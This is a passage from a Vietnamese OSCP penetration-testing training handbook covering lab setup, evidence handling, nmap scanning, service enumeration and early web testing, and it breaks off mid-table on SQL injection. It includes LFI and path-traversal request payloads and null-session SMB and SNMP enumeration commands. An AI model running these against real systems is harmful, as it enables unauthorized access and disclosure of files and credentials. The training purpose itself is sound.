



OSCP

PRACTICAL PENETRATION TESTING HANDBOOK

Cẩm nang kiểm thử xâm nhập

Từ nền tảng đến phương pháp tư duy, thao tác lab, Active Directory và báo cáo

BIÊN SOẠN: TheR9ck Cybersecurity Team

Phiên bản 1.0 - 2026

AUTHORIZED LAB USE ONLY

Thông tin xuất bản và tuyên bố sử dụng

Tài liệu này được biên soạn lại bằng tiếng Việt từ nhiều ghi chú OSCP, cheat sheet và danh sách phòng lab do người dùng cung cấp và được xây dựng từ kinh nghiệm thực hành đội ngũ TheR9ck Cybersecurity Team. Nội dung được tái cấu trúc theo hướng đào tạo: giải thích bản chất, quy trình suy luận, cách ghi nhận evidence và bài tập thực hành. Tài liệu không phải bản dịch nguyên văn và không đại diện cho OffSec.

Phạm vi hợp pháp: Chỉ thực hành trên máy ảo, phòng lab, CTF, hệ thống UAT hoặc hệ thống mà người học có văn bản ủy quyền rõ ràng. Không áp dụng các kỹ thuật trong tài liệu lên địa chỉ IP, tên miền hoặc tài sản của bên thứ ba khi chưa được phép.

Các hướng dẫn về công cụ và quy định kỳ thi có thể thay đổi theo thời gian. Trước khi dự thi, học viên phải đối chiếu Exam Guide và chính sách chính thức của OffSec. Tài liệu này tập trung vào phương pháp học và năng lực kỹ thuật, không cam kết thay thế syllabus hoặc quy định chính thức.

Tác giả biên soạn: TheR9ck Cybersecurity Team

Đối tượng: học viên pentest nền tảng, học viên chuẩn bị OSCP, kỹ sư SOC/IR muốn hiểu góc nhìn của đối thủ và giảng viên cần giáo trình thực hành có cấu trúc.

MỤC LỤC

Thông tin xuất bản và tuyên bố sử dụng	2
Mục lục	3
Hướng dẫn sử dụng tài liệu	4
1. Tư duy và phương pháp kiểm thử xâm nhập theo hướng OSCP	4
1.1. Ba lớp tư duy	5
1.2. Quy tắc “Enumerate trước, exploit sau”	5
1.3. ROE và hygiene phòng lab	5
1.4. Cấu trúc thư mục làm việc	5
2. Chuẩn bị môi trường thực hành và quản lý bằng chứng	5
2.1. Mô hình lab khuyến nghị	5
2.2. Quản lý note theo thời gian	6
2.3. Evidence đạt chất lượng	6
3. Reconnaissance và quét cổng có phương pháp	7
3.1. Phân biệt host discovery, port scan và service enumeration	7
3.2. Ý nghĩa các tùy chọn Nmap thường dùng	7
3.3. Quét UDP thực tế	8
Lab 3.1: Xây dựng bản đồ dịch vụ cho một máy Linux	8
4. Enumeration theo dịch vụ	9
4.1. FTP	9
4.2. DNS	10
4.3. SMB và RPC	10
4.4. NFS	10
4.5. SNMP	10
4.6. Cơ sở dữ liệu	11
Lab 4.1: Enumeration SMB có kiểm soát	11
5. Kiểm thử ứng dụng Web theo phương pháp thủ công	11
5.1. Mapping bề mặt web	11
5.2. Content discovery và virtual host	12
5.3. File inclusion và path traversal	12
5.4. SQL Injection: tư duy kiểm chứng	12
5.5. File upload	13
5.6. SSTI, XXE, SSRF và XSS trong bối cảnh OSCP	13
Lab 5.1: Mapping và kiểm thử input của ứng dụng web lab	13
6. Mật khẩu, hash và credential attacks	14
6.1. Nhận diện hash	14

6.2. Wordlist và rule	14
6.3. Password spraying an toàn trong domain lab.....	14
7. Initial access, shell và truyền file.....	15
7.1. Bind shell, reverse shell và web shell	15
7.2. File transfer	15
8. Linux Privilege Escalation	15
8.1. Enumeration thủ công	16
8.2. sudo và GTF0Bins	16
8.3. SUID/SGID và capability	16
8.4. Cron và process monitoring	17
8.5. NFS no_root_squash	17
8.6. Kernel exploit.....	17
Lab 8.1: Linux privilege escalation từ user thấp	17
9. Windows Privilege Escalation.....	18
9.1. Enumeration cơ bản	18
9.2. Service misconfiguration	18
9.3. AlwaysInstallElevated.....	18
9.4. Token privileges và Potato family	18
9.5. Credential discovery	18
Lab 9.1: Windows service privilege escalation	19
10. Active Directory: nền tảng, enumeration và đường tấn công	19
10.1. Khái niệm cốt lõi.....	20
10.2. Xác định domain và DC	20
10.3. LDAP và PowerView/AD module	21
10.4. BloodHound	21
10.5. Kerberoasting	21
10.6. AS-REP Roasting	21
10.7. ACL abuse.....	22
10.8. Delegation và AD CS.....	22
Lab 10.1: AD enumeration và BloodHound	22
11. Lateral Movement và Pivoting.....	23
11.1. Remote access hợp lệ.....	23
11.2. SSH local/remote/dynamic forwarding	23
11.3. Chisel và Ligolo-ng	23
11.4. Kerberos double hop	24
Lab 11.1: Pivot vào subnet thứ hai	24
12. Tìm kiếm, đánh giá và chỉnh sửa exploit	24

12.1. Checklist review exploit	24
12.2. Compile chéo	25
12.3. Buffer overflow nền tảng	25
13. Reporting, evidence và remediation	25
13.1. Cấu trúc finding	25
13.2. Ví dụ finding rút gọn	26
13.3. Retest	26
Lab 13.1: Viết báo cáo cho một máy độc lập	26
14. Chiến lược học tập, xử lý bế tắc và mô phỏng kỳ thi	27
14.1. Chu trình học một kỹ thuật	27
14.2. Quy tắc 30 phút khi bị kẹt	27
14.3. Mô phỏng 24 giờ	27
Phụ lục A. Command Reference có giải thích	27
A.1. Nmap và discovery	27
A.2. DNS	28
A.3. SMB/RPC	28
A.4. HTTP	28
A.5. FTP/NFS/SNMP	28
A.6. Database	29
A.7. Password/hash	29
A.8. Linux local	29
A.9. Windows local	29
A.10. AD/Kerberos	29
A.11. File transfer và tunneling	30
Phụ lục B. Checklists thực chiến	30
B.1. Checklist bắt đầu một máy	30
B.2. Checklist Web	30
B.3. Checklist Linux PrivEsc	31
B.4. Checklist Windows PrivEsc	31
B.5. Checklist AD	31
B.6. Checklist trước khi kết thúc	32
Phụ lục C. Lộ trình phòng lab	32
C.1. TryHackMe - lộ trình năng lực	32
C.2. Hack The Box - nhóm máy Active Directory	32
C.3. Kế hoạch 12 tuần	33
Phụ lục D. Thuật ngữ và viết tắt	33

<i>Nguồn tài liệu tham khảo</i>	<i>34</i>
<i>Lời kết.....</i>	<i>35</i>

Hướng dẫn sử dụng tài liệu


Tài liệu được thiết kế theo mô hình học ba lớp. Lớp thứ nhất cung cấp khái niệm và tư duy. Lớp thứ hai chuyển khái niệm thành checklist và lệnh thực hành. Lớp thứ ba yêu cầu học viên tự hoàn thành lab, lưu evidence và viết báo cáo. Không nên học bằng cách chỉ sao chép lệnh; mỗi lệnh phải gắn với một câu hỏi điều tra cụ thể.

Ký hiệu	Ý nghĩa	Cách sử dụng
LƯU Ý	Thông tin nền tảng hoặc ngoại lệ quan trọng	Đọc trước khi thao tác
GHI NHỚ OSCP	Điểm cần hình thành thói quen trong phòng lab	Chuyển thành checklist cá nhân
MẸO THỰC HÀNH	Cách tăng hiệu quả hoặc giảm sai sót	Áp dụng trong lab được ủy quyền
CẢNH BÁO	Rủi ro làm hỏng dịch vụ, tạo nhiễu hoặc vi phạm phạm vi	Dừng và kiểm tra ROE
LAB	Bài thực hành có mục tiêu, evidence và câu hỏi tự đánh giá	Nộp kèm ghi chú và ảnh chụp

Khuyến nghị học: đọc chương, thực hiện lab ngay sau chương, sau đó tự viết lại checklist bằng ngôn ngữ của chính mình. Mỗi cuối tuần nên chọn một máy độc lập, giới hạn thời gian và hoàn thành từ reconnaissance đến báo cáo.

1. Tư duy và phương pháp kiểm thử xâm nhập theo hướng OSCP

OSCP không chỉ đánh giá khả năng chạy công cụ. Năng lực cốt lõi là chuyển dữ liệu rời rạc thành giả thuyết có thể kiểm chứng, duy trì kỷ luật evidence và xử lý bế tắc một cách có phương pháp. Một pentester hiệu quả luôn biết mình đang trả lời câu hỏi nào, vì sao chọn kỹ thuật đó và kết quả sẽ làm thay đổi quyết định tiếp theo ra sao.



Hình 1. Chu trình kiểm thử xâm nhập từ phạm vi đến báo cáo

1.1. Ba lớp tư duy

- **Quan sát:** Thu thập tín hiệu khách quan: cổng, banner, phiên bản, cấu trúc thư mục, lỗi ứng dụng, quyền file, nhóm người dùng, chính sách domain.
- **Suy luận:** Liên kết tín hiệu để hình thành giả thuyết: dịch vụ có cấu hình mặc định, tài khoản dùng lại mật khẩu, web app đọc file cục bộ, service chạy quyền cao với đường dẫn yếu.
- **Xác minh:** Thực hiện kiểm tra tối thiểu, có thể đảo ngược và có evidence. Không biến một giả thuyết chưa xác minh thành kết luận.

1.2. Quy tắc “Enumerate trước, exploit sau”

Sai lầm phổ biến của người mới là thấy một phiên bản phần mềm rồi lập tức tìm exploit. Phiên bản chỉ là một tín hiệu. Trước khi khai thác, cần xác minh hệ điều hành, module đang bật, cấu hình, quyền truy cập, điều kiện tiên quyết và khả năng ảnh hưởng dịch vụ. Nhiều máy OSCP được giải bằng sai cấu hình, thông tin rò rỉ hoặc chuỗi quyền thay vì một CVE đơn lẻ.

Ghi nhớ: Khi bị kẹt, quay lại bằng dịch vụ, đọc lại output, kiểm tra virtual host, credential đã thu được, quyền của tài khoản hiện tại và các cổng chỉ lắng nghe nội bộ.

1.3. ROE và hygiene phòng lab

- Xác định rõ dải IP, thời gian, loại kỹ thuật được phép và hệ thống loại trừ.
- Không quét Internet hoặc dùng IP public ngoài phạm vi lab.
- Đặt tên thư mục theo máy và thời điểm; lưu raw output, ảnh chụp và note riêng.
- Không để credential thật, token thật hoặc dữ liệu khách hàng trong tài liệu đào tạo.
- Dọn web shell, tài khoản, scheduled task và artefact sau khi hoàn tất lab.

1.4. Cấu trúc thư mục làm việc

Mẫu tạo workspace cho một mục tiêu lab

```
mkdir -p ~/oscp-labs/10.10.10.10/{recon,web,loot,exploit,evidence,report}
cd ~/oscp-labs/10.10.10.10
script -a evidence/terminal-session.log
```

Mục tiêu của cấu trúc này là tách dữ liệu thô khỏi artefact khai thác và báo cáo. Khi chuyển máy hoặc retest, bạn có thể nhanh chóng truy vết nguồn của từng kết luận.

2. Chuẩn bị môi trường thực hành và quản lý bằng chứng

2.1. Mô hình lab khuyến nghị

Một môi trường học tập nên có máy tấn công Kali Linux, một số máy đích Linux/Windows cố ý có lỗ hổng, một domain Active Directory nhỏ và một mạng nội bộ thứ hai để luyện pivoting. Snapshot phải được tạo trước mỗi nhóm bài tập. Học viên không nên kết nối máy để tấn công trực tiếp ra Internet.

Thành phần	Cấu hình gợi ý	Mục đích
Kali Linux	4 vCPU, 8 GB RAM, 80 GB disk	Công cụ reconnaissance, web, AD, reporting
Linux target	2 vCPU, 2-4 GB RAM	Dịch vụ FTP/SSH/HTTP/NFS/DB và Linux privilege escalation


Thành phần	Cấu hình gợi ý	Mục đích
Windows client	2-4 vCPU, 4-8 GB RAM	Windows enumeration, service misconfiguration, PowerShell
Domain Controller	2-4 vCPU, 6-8 GB RAM	LDAP, Kerberos, SMB, AD CS tùy lab
Jump/Pivot host	2 vCPU, 2-4 GB RAM, 2 NIC	Luyện tunnel, route và segmentation

2.2. Quản lý note theo thời gian

Mỗi lần thực thi lệnh quan trọng, ghi lại thời điểm, mục tiêu, câu hỏi điều tra, lệnh, kết quả và quyết định tiếp theo. Đây là cách biến terminal history thành một chuỗi lập luận có thể kiểm toán. Trong thi hoặc dự án thật, note tốt giúp tiết kiệm nhiều thời gian hơn bất kỳ công cụ tự động nào.

Thời gian	Câu hỏi	Lệnh/Thao tác	Kết quả	Quyết định tiếp theo
09:15	Cổng nào mở?	<code>nmap -p- --min-rate 1000 -oN recon/allports.txt 10.10.10.10</code>	22,80,445	Fingerprint từng dịch vụ
09:25	SMB có null session?	<code>smbclient -L //10.10.10.10 -N</code>	Đọc được share public	Tải và phân tích file cấu hình
09:40	Có credential reuse?	Kiểm tra credential trong file cấu hình	Tìm thấy user appsvc	Xác minh SSH/SMB có kiểm soát

2.3. Evidence đạt chất lượng



Hình 2. Chuỗi hình thành evidence và finding

- Ảnh chụp phải thể hiện địa chỉ/hostname, lệnh hoặc request và kết quả liên quan.
- Không chỉ chụp cờ proof.txt; cần chụp context quyền hiện tại và đường dẫn khai thác.
- Lưu raw output để có thể tìm kiếm, đối chiếu và trích xuất lại.
- Đặt tên ảnh theo thứ tự: 01_nmap.png, 02_smb_share.png, 03_initial_shell.png.
- Ghi rõ artefact nào đã tạo trên hệ thống để hỗ trợ cleanup.

3. Reconnaissance và quét cổng có phương pháp

3.1. Phân biệt host discovery, port scan và service enumeration

Host discovery trả lời máy nào đang hoạt động. Port scan trả lời cổng nào phản hồi. Service enumeration trả lời phần mềm, giao thức, cấu hình và dữ liệu nào đang được phơi bày. Ba bước này liên quan nhưng không đồng nhất. Một máy chặn ICMP vẫn có thể có TCP port mở; vì vậy kết quả “host down” chưa đủ để loại bỏ mục tiêu nếu ROE xác nhận IP tồn tại.


```
# Phát hiện host trong mạng lab
sudo nmap -sn 10.10.10.0/24 -oA recon/hosts

# Quét toàn bộ TCP port của một máy đã biết
sudo nmap -Pn -p- --min-rate 1000 -T4 10.10.10.10 -oN recon/all_tcp.txt

# Quét chi tiết các cổng đã phát hiện
sudo nmap -Pn -sC -sV -p22,80,445 10.10.10.10 -oA recon/services
```

3.2. Ý nghĩa các tùy chọn Nmap thường dùng

Tùy chọn	Ý nghĩa	Khi sử dụng
-p-	Quét toàn bộ 65.535 TCP port	Khi cần tránh bỏ sót dịch vụ ở cổng cao
-Pn	Bỏ qua host discovery	Khi ICMP bị chặn hoặc IP đã được xác nhận
-sS	TCP SYN scan	Phổ biến trên Linux khi có quyền root
-sT	TCP connect scan	Khi không có raw socket hoặc cần xác minh kết nối hoàn chỉnh
-sU	UDP scan	Dùng có chọn lọc cho DNS, SNMP, NTP, TFTP...
-sV	Nhận diện phiên bản dịch vụ	Cơ sở cho enumeration và đối chiếu CVE
-sC	Chạy script mặc định	Thu thập thông tin cơ bản với mức rủi ro tương đối thấp
-oA	Xuất normal, XML và greppable	Thuận tiện cho lưu evidence và xử lý sau
--min-rate	Đặt tốc độ gửi tối thiểu	Chỉ tăng trong lab ổn định; tránh làm nhiễu hệ thống thật
--script	Chọn NSE script	Phải đọc nội dung script và hiểu tác động trước khi chạy



Hình 3. Từ scan đến giả thuyết khai thác

3.3. Quét UDP thực tế

UDP không có bắt tay như TCP nên quét chậm và dễ cho kết quả open|filtered. Thay vì quét toàn bộ ngay từ đầu, ưu tiên top ports và dịch vụ thường gặp. Khi thấy DNS, SNMP hoặc TFTP, chuyển sang truy vấn giao thức cụ thể để xác minh.

```

sudo nmap -sU --top-ports 100 -T3 10.10.10.10 -oA recon/udp_top100
sudo nmap -sU -sV -p53,69,123,161 10.10.10.10 -oA recon/udp_detail
  
```

Cảnh báo: Không sử dụng thông số tốc độ cực cao hoặc script “vuln” đại trà trên môi trường khách hàng khi chưa có phê duyệt. Trong lab, vẫn cần quan sát tải và tính ổn định.

Lab 3.1: Xây dựng bản đồ dịch vụ cho một máy Linux

Mục tiêu: Hoàn thành scan TCP/UDP và lập bảng dịch vụ có giả thuyết ban đầu.

Môi trường: Máy Kali và một máy Linux cố ý có lỗ hổng trong mạng host-only.

Các bước thực hiện:

1. Tạo workspace và bật ghi terminal session.
2. Thực hiện host discovery, full TCP scan và top UDP scan.
3. Chạy service detection cho từng cổng mở.
4. Lập bảng: port, protocol, service, version, bằng chứng, giả thuyết, bước xác minh.
5. Không khai thác; chỉ kết thúc khi có kế hoạch enumeration cho từng dịch vụ.

Evidence tối thiểu cần lưu:

- File nmap .nmap/.xml/.gnmap

- Ảnh chụp bằng dịch vụ
- Ghi chú lý do ưu tiên từng dịch vụ

Câu hỏi tự đánh giá:

- Cổng nào dễ bị bỏ sót nếu chỉ dùng top 1000?
- Khi nào -Pn tạo ra nhiều thời gian chờ không cần thiết?
- Tín hiệu nào là fingerprint, tín hiệu nào mới là lỗ hổng đã xác minh?

4. Enumeration theo dịch vụ

Enumeration theo dịch vụ là phần quan trọng nhất của quá trình. Mỗi dịch vụ có tập câu hỏi riêng. Mục tiêu không phải chạy hết công cụ mà là thu thập thông tin giúp xác định dữ liệu lộ, quyền truy cập, cơ chế xác thực và đường đi tiếp theo.

Cổng	Dịch vụ	Câu hỏi enumeration	Công cụ tham khảo
21/TCP	FTP	Có anonymous login? Có quyền upload? Banner/version? File backup?	ftp, lftp, nmap ftp-*
22/TCP	SSH	Phiên bản? User hợp lệ? Key lộ? Thuật toán cũ?	ssh, ssh-keygen, ssh2john
53/TCP/UDP	DNS	Có zone transfer? Subdomain/vhost nào? Bản ghi SRV?	dig, host, dnsrecon
80/443	HTTP(S)	Vhost, directory, technology, auth, API, upload, input?	Burp Suite, curl, ffuf, gobuster
111/2049	RPC/NFS	Export nào? Quyền root_squash? UID/GID?	rpcinfo, showmount, mount
139/445	SMB	Dialect, signing, shares, null/guest, ACL, domain info?	smbclient, smbmap, rpcclient, enum4linux-ng
161/UDP	SNMP	Community string? Process, user, route, software?	onesixtyone, snmpwalk
389/636	LDAP	Base DN, anonymous bind, users/groups/computers, ACL?	ldapsearch, ldapdomaindump
1433	MSSQL	Version, auth, databases, xp_cmdshell, linked servers?	impacket-mssqlclient, sqlcmd
3306	MySQL	Remote login, anonymous/root, DB/table, file privileges?	mysql, nmap mysql-*
5432	PostgreSQL	DB/roles/extensions, local trust, file/program rights?	psql
6379	Redis	Auth, keyspace, config, write path, protected-mode?	redis-cli
5985/5986	WinRM	Credential hợp lệ? Domain/local context?	evil-winrm, PowerShell
3389	RDP	NLA, domain, valid credentials, session?	xfreerdp

4.1. FTP

FTP thường tạo cơ hội qua anonymous access, file backup, cấu hình chứa credential hoặc thư mục upload được web server phục vụ. Quyền upload không đồng nghĩa với thực thi; cần xác định đường dẫn, web root, extension được phép và quyền của tiến trình.

```
ftp 10.10.10.10
# Username: anonymous
# Password: anonymous

nmap -Pn -p21 -sV --script ftp-anon,ftp-syst 10.10.10.10
```

4.2. DNS

DNS giúp mở rộng bề mặt qua domain, subdomain và bản ghi dịch vụ. Zone transfer chỉ nên thử với máy chủ DNS trong phạm vi lab. Trong môi trường Active Directory, bản ghi SRV thường tiết lộ domain controller và dịch vụ Kerberos/LDAP.

```
dig @10.10.10.10 example.lab AXFR
dig @10.10.10.10 _ldap._tcp.dc._msdcs.example.lab SRV
```

```
host -I example.lab 10.10.10.10
```

4.3. SMB và RPC

SMB là nguồn dữ liệu giàu giá trị: share, file cấu hình, script đăng nhập, GPO, tên người dùng, domain và quyền ACL. Bắt đầu từ truy cập không credential, sau đó dùng credential đã thu được. Không brute force trước khi hiểu password policy và lockout.

```
smbclient -L //10.10.10.10 -N
smbmap -H 10.10.10.10 -u " " -p "
rpcclient -U " " -N 10.10.10.10
# Trong rpcclient: enumdomusers, enumdomgroups, queryuser <RID>
```

Mẹo: Khi tải nhiều file từ SMB, giữ nguyên cấu trúc thư mục và hash file để tránh mất nguồn gốc evidence. Tìm kiếm các từ khóa password, user, connectionString, backup, secret, apiKey.

4.4. NFS

NFS liên quan trực tiếp đến UID/GID và chính sách export. Một export ghi được có thể dẫn đến chiếm quyền nếu no_root_squash được cấu hình sai. Trước khi thử tạo SUID trong lab, cần xác minh mount options và hiểu ảnh hưởng.

```
showmount -e 10.10.10.10
sudo mkdir -p /mnt/target_nfs
sudo mount -t nfs 10.10.10.10:/export /mnt/target_nfs
mount | grep target_nfs
```

4.5. SNMP

SNMP v1/v2c dùng community string như mật khẩu dùng chung. Nếu cấu hình mặc định public còn hoạt động, có thể thu được hostname, interface, route, process, phần mềm và đôi khi command-line chứa secret. Bắt đầu từ OID tổng quát, sau đó thu hẹp theo mục tiêu.

```
onesixtyone -c community.txt 10.10.10.10
snmpwalk -v2c -c public 10.10.10.10 1.3.6.1.2.1.1
snmpwalk -v2c -c public 10.10.10.10 1.3.6.1.2.1.25.4.2.1.2
```

4.6. Cơ sở dữ liệu

Với database, câu hỏi đầu tiên là cơ chế xác thực và quyền hiện tại, không phải ngay lập tức cố thực thi lệnh hệ điều hành. Kiểm kê database, bảng, tài khoản ứng dụng và cấu hình kết nối. Chỉ kiểm tra chức năng nguy hiểm như xp_cmdshell, UDF hoặc ghi file trong lab được phép và sau khi xác minh quyền.

Hệ CSDL	Lệnh kết nối	Enumeration cơ bản
MySQL	mysql -h <RHOST> -u <USER> -p	SHOW DATABASES; USE db; SHOW TABLES; DESCRIBE table;
PostgreSQL	psql -h <RHOST> -U <USER> -d <DB>	\l; \du; \dt; SELECT current_user;
MSSQL	impacket-mssqlclient DOMAIN/user:pass@<RHOST>	SELECT name FROM master.sys.databases; SELECT SYSTEM_USER;
Redis	redis-cli -h <RHOST>	INFO; CONFIG GET *; KEYS *; GET <key>;

Lab 4.1: Enumeration SMB có kiểm soát

Mục tiêu: Thu thập share, user/domain và file cấu hình mà không dùng exploit tự động.

Môi trường: Máy Windows/Samba trong lab.

Các bước thực hiện:

1. Kiểm tra dialect và SMB signing bằng Nmap script an toàn.
2. Thử null/guest session; ghi rõ kết quả thành công hay thất bại.
3. Liệt kê share và quyền đọc/ghi.
4. Tải file được phép, tìm credential và thông tin topology.
5. Dùng credential tìm được để xác minh lại quyền truy cập.

Evidence tối thiểu cần lưu:

- Output smbclient/smbmap
- Danh sách file tải về và hash
- Bảng credential/source/verification

Câu hỏi tự đánh giá:

- Tại sao share SYSVOL có giá trị trong domain?
- Khác nhau giữa “share tồn tại” và “user có quyền đọc”?
- Khi nào một credential tìm được chưa nên đem spray?

5. Kiểm thử ứng dụng Web theo phương pháp thủ công

Trong OSCP, web thường là con đường initial access. Trọng tâm là mapping ứng dụng, hiểu luồng dữ liệu, kiểm tra input và kết nối một lỗi web với quyền thực thi trên hệ thống. Burp Suite, trình duyệt và curl là bộ công cụ chính; fuzzing chỉ hỗ trợ khám phá, không thay thế phân tích.

5.1. Mapping bề mặt web

- Xác định hostname, virtual host, redirect và chứng thư TLS.
- Fingerprint web server, framework, CMS, ngôn ngữ và phiên bản.
- Duyệt thủ công từng chức năng; ghi parameter, method, cookie, role và phản hồi.
- Kiểm tra robots.txt, sitemap, file backup, .git, endpoint API và content discovery.
- So sánh phản hồi giữa browser, curl và Burp để phát hiện xử lý khác biệt.

```
curl -i http://10.10.10.10/
curl -k -I https://10.10.10.10/
whatweb http://10.10.10.10/
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt \
-u http://10.10.10.10/FUZZ -mc all -fc 404
```

5.2. Content discovery và virtual host

Fuzzing phải có baseline. Trước khi chạy, gửi một đường dẫn ngẫu nhiên để quan sát status code, độ dài và nội dung của trang 404 tùy biến. Lọc theo response size/words/lines chỉ sau khi hiểu baseline. Đối với virtual host, cần thêm tên miền gốc vào /etc/hosts và fuzz Host header.

```
# Baseline
```

```
curl -i http://example.lab/does-not-exist-12345

# Directory discovery
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
-u http://example.lab/FUZZ -fc 404 -t 40

# Virtual host discovery
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-u http://example.lab/ -H 'Host: FUZZ.example.lab' -fs <baseline-size>
```

5.3. File inclusion và path traversal

Path traversal xảy ra khi input người dùng được dùng để xây dựng đường dẫn mà không chuẩn hóa/giới hạn đúng. LFI là trường hợp ứng dụng phía server include hoặc đọc file cục bộ. Mục tiêu xác minh đầu tiên là đọc một file vô hại nhưng đặc trưng, sau đó đánh giá impact theo quyền của web process. Không nên ngay lập tức chuyển sang payload thực thi.

```
GET /download?file=../../../../etc/hostname HTTP/1.1
Host: example.lab

GET /index.php?page=php://filter/convert.base64-encode/resource=index.php HTTP/1.1
Host: example.lab
```

5.4. SQL Injection: tư duy kiểm chứng

SQL injection được xác minh theo từng bước: xác định input ảnh hưởng câu truy vấn, phân biệt lỗi cú pháp/boolean/time-based, xác định DBMS và chỉ trích xuất dữ liệu tối thiểu cần chứng minh. Trong bối cảnh OSCP, sqlmap có thể bị hạn chế tùy quy định; học viên phải biết kiểm tra thủ công và luôn đổi chiều chính sách hiện hành.

Bước	Mục tiêu	Ví dụ quan sát
